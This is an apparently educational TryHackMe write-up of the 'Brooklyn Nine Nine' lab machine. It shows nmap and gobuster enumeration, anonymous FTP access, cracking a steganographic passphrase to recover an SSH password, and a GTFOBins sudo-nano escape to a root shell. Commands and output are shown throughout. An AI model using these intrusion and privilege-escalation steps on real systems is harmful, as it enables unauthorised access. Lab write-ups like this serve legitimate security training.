TryHackMe - Brooklyn Nine Nine Hack Machine Writeup

Rúben Costa

March 15, 2026

1 Introduction

This document presents a security assessment of the *Brooklyn Nine Nine* machine from TryHackMe. The objective of this exercise was to perform systematic reconnaissance, identify potential vulnerabilities, obtain initial access to the target system, and escalate privileges in order to retrieve the flags stored on the machine.

2 Methodology

2.1 Reconnaissance

During the initial phase, a network scan was performed using **nmap** to identify open ports and services running on the target machine.

```
nmap -sVC 10.129.181.65
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2026-03-15 18:02 UTC
Nmap scan report for 10.129.181.65
Host is up (0.037s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.133.60
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds
```

Figure 1: Nmap scan results

The scan revealed three open services:

- SSH (Port 22)
- FTP (Port 21)
- HTTP (Port 80)

The results also indicated that the FTP service allowed anonymous login. Therefore, the FTP server was accessed using the following command:

```
ftp 10.129.181.65
```

```
Connected to 10.129.181.65.
220 (vsFTPd 3.0.3)
Name (10.129.181.65:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||15524|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
229 Entering Extended Passive Mode (|||10203|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |***********************************************************************|   119      321.02 KiB/s    00:00 ETA
226 Transfer complete.
119 bytes received in 00:00 (2.95 KiB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿Kali)-[~]
└─$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

Figure 2: Anonymous FTP login

After successfully connecting to the FTP server, a file named `note_to_jake.txt` was discovered. The file was downloaded using the `get` command and opened locally on the Kali Linux machine for further analysis.

2.2 Enumeration

During the enumeration phase, directory brute-forcing was performed using Gobuster in order to discover hidden directories and files on the web server.

```
gobuster dir -u http://10.113.178.165 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x txt,php,sh,bak,html,old -t 40
```

While this process was running, the web application was manually inspected. During this analysis, a suspicious comment was identified in the source code of the main page.

```
25 <body>
26
27 <div class="bg"></div>
28
29 <p>This example creates a full page background image.
30 <!-- Have you ever heard of steganography? -->
31 </body>
32 </html>
33
```

Figure 3: Comment found in the website source code

The comment referenced an image file, which suggested that it could contain hidden information. Therefore, the image was downloaded using the following command:

```
wget http://10.129.181.65/brooklyn99.jpg
```

The downloaded image was then analyzed using *stegseek*, a tool commonly used to detect and extract hidden data from steganographic images.

```
stegseek brooklyn99.jpg
```

It is worth noting that the file retrieved from the FTP server mentioned that a password was "very weak". This suggested that the hidden data inside the image could potentially be protected with a weak passphrase.

As expected, *stegseek* was able to automatically perform a dictionary attack and successfully recover the passphrase, allowing the hidden file to be extracted.

The analysis revealed that the image contained an embedded text file.

```
└─$ stegseek brooklyn99.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "admin"
[i] Original filename: "note.txt".
[i] Extracting to "brooklyn99.jpg.out".


┌──(kali㉿Kali)-[~/Desktop/ciber/tempCiber]
└─$ ls
brooklyn99.jpg  brooklyn99.jpg.out  hash.txt  id_rsa

┌──(kali㉿Kali)-[~/Desktop/ciber/tempCiber]
└─$ cat brooklyn99.jpg.out
Holts Password:
fluffydog12@ninenine

Enjoy!!
```

Figure 4: Hidden file extracted from the image

The contents of the extracted file were displayed using:

```
cat brooklyn99.jpg.out
```

The file contained the following credentials:

```
Holts Password:
fluffydog12@ninenine

Enjoy!!
```

Using these credentials, an SSH connection was established with the user *holt*, which allowed access to the system and retrieval of the user flag.

```
└─$ ssh holt@10.129.181.65
holt@10.129.181.65's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$ ls
nano.save  user.txt
holt@brookly_nine_nine:~$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
```

Figure 5: User flag

2.3 Privilege Escalation

After gaining access to the system, privilege escalation enumeration was performed using the following command:

```
sudo -l
```

The output revealed that the user *holt* was allowed to execute the *nano* editor with sudo privileges without requiring a password.



Figure 6: Sudo privileges allowing nano execution

Consulting the GTFOBins database revealed that the *nano* binary can be abused to execute shell commands when run with elevated privileges.

The following sequence of commands was used to spawn a root shell:

```
sudo nano
Ctrl+R
Ctrl+X
reset; sh 1>&0 2>&0
```

This resulted in a root shell, allowing access to the root directory and retrieval of the root flag.



Figure 7: Root flag